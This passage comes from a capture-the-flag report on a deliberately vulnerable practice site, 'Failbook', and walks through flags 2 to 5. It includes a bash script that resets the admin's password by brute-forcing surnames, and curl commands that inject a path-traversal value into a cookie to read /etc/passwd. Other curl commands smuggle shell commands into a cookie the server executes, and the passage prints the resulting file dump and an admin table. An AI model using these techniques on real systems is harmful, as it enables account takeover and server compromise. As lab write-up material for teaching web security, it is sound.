


Figure 17 - CyberChef decrypting flag 2

As seen in Figure 17, CyberChef has decrypted the flag and received the result “Speak friend and enter”

This flag was achieved again by the robots.txt page pointing in the direction of a possible attack. The cookies were then modified and the authorization to the secret.php was bypassed. This is an example of where cookies are used in a poor way to store what should be classified, or at least encrypted, information.

2.4 FLAG 3

```
Flag 3:

$ Log into your user account

$ Navigate to https://failbook.com/admin.php
        unauthorized.php

$ Log out and visit the password reset page
        If you previously inspected the source of the registration page, you will notice that the security question portion is commented out. However, on the password rest page, it asks for one.

        This is a problem for the web app devloper, but gives us the ability to reset any users password as long aswe know their name and user information.

        Go ahead and enter in the following information:
                First Name: tom
                Last Name:      anderson
                Username:       tom
                Password:       * whatever you want it to be *
                Answer:         * whatever you want as this is not checked *

$ Log in as Tom

$ Navigate to https://failbook.com/admin.php
        flaguser        flag    user    Flag3: WW91IHdpbiBzb21lIGFuZCBZb3UgbG9zZSBzb21lLgo=

$ echo "Flag3: WW91IHdpbiBzb21lIGFuZCBZb3UgbG9zZSBzb21lLgo=" | base64 -d
        You win some and You lose some.
```

Figure 18 - Flag three exploitation

Flag three involves exploiting logic flaws and information leakage. Previously, in section 2.2, it was found that the admin is called “Tom”. To access the admin page, tom’s username and password would be required. Upon looking, it can be seen that the forgot password function asks for a security question. However, when registering an account for Failbook, a security request was not required. This is an indicator that the security question is not checked. To test this theory, the password for the account previously created is reset and a random input is entered in the ‘security question’ field. This is shown in Figure 19.

Figure 19 - Password reset

An attempt to login is then made, and the new password is used. Tis login proved to be successful. From these findings, it can be concluded that if the username, first name, and last name is found for the admin, then their password can be changed to that of an attackers choosing. It was already found that the admins name is “Tom”, so this will be guessed as his username. The remaining questions are what’s their last name and what’s their username. To find this information, a script will be created to reset the admins password, where the first name is tom and the username tried will be “tom”. The plan for the script is as follows:

- Obtain a wordlist with the top 100 most common surnames
- Submit a request that will reset Tom’s password with the most common surname
- Attempt to login as Tom with the new password
- If the login attempt throws an error, then the password is incorrect
- Try the next most common surname until no error is thrown and Tom’s surname is found

To find out what parameters the password reset curl request will require, Burp Suite (Portswigger.net, 2019) is used to monitor the traffic when the request is made. Burp Suite is a tool that can be used to monitor, intercept and modify HTTP traffic. The HTTP post request to change the password is captured and analyzed to find the parameter names used. This is shown in Figure 20.




Figure 20 - Capturing the password reset request using BurpSuite

From Figure 20, it is seen that the parameter names required are “fname”, “lname”, “username”, “password” and “security”. These will therefore be the names used in the curl request.

The next step is to find what a valid login attempt looks like using curl. The parameters used in a login request will again need to be found using Burp Suite. The same process used to capture a password reset header is repeated but this time the login function will be used. The outcome of this can be seen in Figure 21.




Figure 21 - Login parameters

From Figure 21, it is seen that the names of the parameters required for the Curl request are "username" and "pass". Curl will be used to submit the password reset and account login requests. To find out what a valid account login looks like, the John Doe account will be logged into with a valid and invalid password using a curl request. To find the output of a valid login request using curl, the following command is entered into the command line:

curl -k -d "username=JohnDoe&pass=Hiya1234" https://failbook.com/login.php

It was found that after entering this command, no visual output was shown. However, when an invalid password was shown an error message was displayed. This is shown in Figure 22.




Figure 22 - A valid and invalid Curl request

The last information needed for the script is a text file that contains a list of the top 100 most common surnames. This list is received from a GitHub repository (GitHub, 2019).

Now that all of the information has been gathered, the script can now be created. The logic for the script is:

- Read in the surnames text file
- While loop to read each surname of the text file
    - Send a curl request to change tom's password using the surname currently stored
    - Attempt to log in to tom's account
    - If the attempt to log in is successful:
        - Output "Tom's surname is: " + the surname used

The script can be seen in Figure 23.

```
#!/bin/bash

while read surname; do
        curl -k -s -d "fname=tom&lname=$surname&username=tom&password=123456&security=DoesntMatter&reset=" www.failbook.com/reset.php >/dev/null
        curl -k -s -d "username=tom&pass=123456" www.failbook.com/login.php > /root/Desktop/test.txt

        if [ -s /root/Desktop/test.txt ]
        then
                echo
        else
                echo "Toms surname is: " $surname
                break
        fi
done <commonNames.txt
```

Figure 23 - Cracking tom's last name script

From running the script, the following output is given:




Figure 24 - The name cracking script's result

The script shows that Tom's last name is Anderson, and his password will have been changed to "123456". Upon an attempt to log in as Tom, the admin account was successfully logged in to.

The next step is to access the admin.php page when logged in as Tom. By following the link, access was successfully gained to the admin page. Contained within the admin page is Flag 3 along with all of the other users account passwords stored in base64 encryption. This is shown in Figure 25.

username	fname	lname	pass
flaguser	flag	user	Flag3: WW91IHdpbiBzb21lIGFuZCBZb3UgbG9zZSBzb21lLgo=
yfellison	Yelena	Ellison	rJMyoTkcp29hI2I2FH1fI2j=
tbparsons	Thomasine	Parsons	qTWjLKWmo25mq1RjpJIlGQR=
lblawson	Layne	Lawson	oTWfLKqmo25YqwZIGHRmrt==
vtcosta	Val	Costa	qaEwo3A0LHShoyV3p2gn
deyoung	Deadra	Young	MTI5o3IhMmIlnaMmBUOv
giroach	Gertie	Roach	M2ylo2SwnSWZpHt3EHWD
mscrane	Marietta	Crane	oKAwpzShMGHmJGWvlxI2
vnmorrison	Val	Morrison	qz5go3WlnKAioabkq0MGozZk
kabaker	Karl	Baker	n2SvLJgypaMWJQAwExH2
mhbrennan	Maria	Brennan	oJuvpzIhozShAIlLZ2qcIHf=
flaguser	flag	user	MzkuM3ImMKWjLKAmZGVm
jdcrane	Joleen	Crane	nzEwpzShMIqmn3OlFGyY
laallen	Loma	Allen	oTSuoTkyoycHHJkKZz5K
bqparsons	Bella	Parsons	LaSjLKWmo25mlzE0DISiZ1R=
kahuffman	Kristin	Huffman	n2SbqJMzoJShMKSYqmAcETp=
jqcherry	Jodee	Cherry	naSwnTIlpay5lUSHZSx0Aj==
ejcrane	Evette	Crane	MJcwpzShMIp1FRISo2c3
wicollins	Wai	Collins	q2ywo2kfnJ5mHzt1ox1lLwx=
gerollins	Greta	Rollins	M2Ilo2kfnJ5mJJWaIUZ5qRR=
sapetty	Steffanie	Petty	p2SjMKE0rGSQoIM3AUub

Figure 25 - The content of admin.php

To decrypt the flag, it is pasted into CyberChef and decrypted. The flags value after decryption was “You win some and You lose some.”

A point to note is that the flag can also be seen by performing a curl request to the admin page. A demonstration of this is seen in Figure 26.




Figure 26 - A curl request to admin.php to achieve the flag

Flag 3 was found through poor security management. Due to not being asked for a security question when registering, it meant that the attacker knew that it would not be checked when resetting a password. In addition to this, the website does not make use of a strong policy for resetting the password; because only the username, first name and last name is required to reset the password, it makes it easy for an attacker to change anyone's password. To improve the security, a form of two factor authentication should be implemented and any security questions issued should actually be checked.

2.5 FLAG 4

```
Flag 4:

        $ curl -k -c /tmp/cookie.txt -d "username=user&pass=pass" https://failbook.com/login.php

        $ curl -k -b /tmp/cookie.txt https://failbook.com/test.php
                Nothing, Maybe Cookies?

        $ curl -k -b /tmp/cookie.txt -D /tmp/cookie_info.txt https://failbook.com/test.php

        $ cat /tmp/cookie_info.txt
                ... Set-Cookie: TEMPLATE=template.php ...

        $ curl -k -b /tmp/cookie.txt -b "TEMPLATE=../../../etc/passwd"https://failbook.com/test.php
                So, we know flag four must be in a file somewhere, but where?

                There are several ways to find the flag four file, even
                piggybacking on other challenges

        $ curl -k -b /tmp/cookie.txt -b "TEMPLATE=/var/www2/flag4.txt" https://failbook.com/test.php
                ... Flag 4: VGhhdCB3YXMgZWFzaWVyIHRoYW50IEkgdGhvdWdodC4K ...

        $ echo "VGhhdCB3YXMgZWFzaWVyIHRoYW50IEkgdGhvdWdodC4K" | base64 -d
                That was easier thant I thought.
```

Figure 27 - Flag four exploitation

Flag four involves navigating to /test.php and examining the cookies. From initially looking at /test.php, nothing interesting appears other than the fact that it was a test page for the developers. However, after looking closer and examining the cookies, it appears that a new cookie called “TEMPLATE” has been created once this page is navigated to. This is evidenced in Figure 28.




Figure 28 - Cookie Jar from /test.php

This cookie will be examined to see if it can be manipulated into leaking information. It appears to store a .php page currently. This cookie will be tested to see if it can display any other files on the server. To modify the cookie, Cookies Manager+ will again be used. A file that can be checked is the /etc/passwd file. All Linux servers have this file, and if it can be viewed then other files contents will be able to be checked. To get back to the root directory "../" will be entered several times. This tells the server to go back a directory and because it is unknown how many directories the test.php page is from the root directory, several "../"'s will be entered. The value that the cookie will be changed to is "../../../../../../etc/passwd". The output of changing the cookie can be seen in Figure 29.

root:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:/bin/sh bin:x:2:2:bin:/bin:/bin/sh sys:x:3:3:sys:/dev:/bin/sh sync:x:4:65534:sync:/bin:/bin/sync games:x:5:60:games:/usr/games:/bin/sh man:x:6:12:man:/var/cache/man:/bin/sh lp:x:7:7:lp:/var/spool/lpd:/bin/sh mail:x:8:8:mail:/var/mail:/bin/sh news:x:9:9:news:/var/spool/news:/bin/sh uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh proxy:x:13:13:proxy:/bin:/bin/sh www-data:x:33:33:www-data:/var/www:/bin/sh backup:x:34:34:backup:/var/backups:/bin/sh list:x:38:38:Mailing List Manager:/var/list:/bin/sh irc:x:39:39:ircd:/var/run/ircd:/bin/sh gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh nobody:x:65534:65534:nobody:/nonexistent:/bin/sh libuuid:x:100:101::/var/lib/libuuid:/bin/sh syslog:x:101:103::/home/syslog:/bin/false messagebus:x:102:105::/var/run/dbus:/bin/false colord:x:103:108:colord colour management daemon,,,:/var/lib/colord:/bin/false lightdm:x:104:111:Light Display Manager:/var/lib/lightdm:/bin/false whoopsie:x:105:114::/nonexistent:/bin/false avahi-autoipd:x:106:117:Avahi autoip daemon,,,:/var/lib/avahi-autoipd:/bin/false avahi:x:107:118:Avahi mDNS daemon,,,:/var/run/avahi-daemon:/bin/false usbmux:x:108:46:usbmux daemon,,,:/home/usbmux:/bin/false kernoops:x:109:65534:Kernel Oops Tracking Daemon,,,:/:/bin/false pulse:x:110:119:PulseAudio daemon,,,:/var/run/pulse:/bin/false rtkit:x:111:122:RealtimeKit,,,:/proc:/bin/false speech-dispatcher:x:112:29:Speech Dispatcher,,,:/var/run/speech-dispatcher:/bin/sh hplip:x:113:7:HPLIP system user,,,:/var/run/hplip:/bin/false saned:x:114:123::/home/saned:/bin/false faillbookuser:x:1000:1000:Failbook,,,:/home/faillbookuser:/bin/bash mysql:x:115:125:MySQL Server,,,:/nonexistent:/bin/false bind:x:116:126::/var/cache/bind:/bin/false

Figure 29 - Output of changing the template cookie

Figure 29 shows that the TEMPLATE cookie has successfully been modified to show the contents of the /etc/passwd file. This means that the cookie can be used to view files on the server. However, currently

there is no way to find where the flag 4 file is located. Section 2.6 does however, find a way to locate this file.

2.6 FLAG 5

```
Flag 5:

        $ curl -k -c /tmp/cookie.txt -d "username=user&pass=pass" https://failbook.com/login.php

        $ curl -k -b /tmp/cookie.txt https://failbook.com/cat.php
                Nothing too apparent in the output, maybe cookies?

        $ curl -k -b /tmp/cookie.txt -D /tmp/cookie_info.txt https://failbook.com/cat.php

        $ cat /tmp/cookie_info.txt
                ... Set-Cookie: command=%2Fbin%2Fbash+%2Fvar%2Fwww%2Fscripts%2Fcat.sh ...

                Decoded: command=/bin/bash/ /var/www/scripts/cat.sh

        $ curl -k -b /tmp/cookie.txt -b "command=ls -la" https://failbook.com/cat.php
                ... <ls output omitted> ...

        $ curl -k -b /tmp/cookies.txt -b "command=grep -r 'Flag:' /"
                Not ideal, but you can play around with grep and try to find the flags.
                Once you find the name syntax of flag#.txt, you can try to find those files.

        $ curl -k -b /tmp/cookie.txt -b "command=/bin/cat /home/failbook/flag5.txt" https://failbook.com/test.php
                ... Flag 5: WW91IGdvdHRhIGxvdmUgQ29tbWFuZCBJbmplY3Rpb24hCg== ...

        $ echo "WW91IGdvdHRhIGxvdmUgQ29tbWFuZCBJbmplY3Rpb24hCg==" | base64 -d
                You gotta love Command Injection!
```

Figure 30 - Flag five exploitation

Flag five involves looking at the cat.php page. By navigating to the cat.php page, the only notable thing is some ASCII art of a cat, as seen in Figure 31.




Figure 31 - ASCII art at /cat.php

The cat command is a Linux command that allows you to look at the contents of files. This could potentially be a hint that the cat command will become useful. From looking at the cookies, it is seen that a new cookie has been created called “command”. This is seen in Figure 32.




Figure 32 - cookies on the /cat.php page

The cookies command shows a URL encoded string. When this string is decoded, it translates into “/bin/bash /var/www/scripts/cat.sh”. This implies that there is a bash file within the server called cat.sh

and this cookie runs it, meaning that this cookie can be used to run Linux commands. Therefore, it will be modified to contain a different Linux command. To do this, the curl command is used. The command to modify it is **curl -k -b /tmp/cookie.txt -b "command=ls -la"** **www.failbook.com/cat.php**
The above command changes the “command” cookie to store the value “ls –la” which will display all the contents of the directory and the executable permissions of each file. When this command is run, as suspected, the contents of the directory are shown. This is shown in Figure 33.

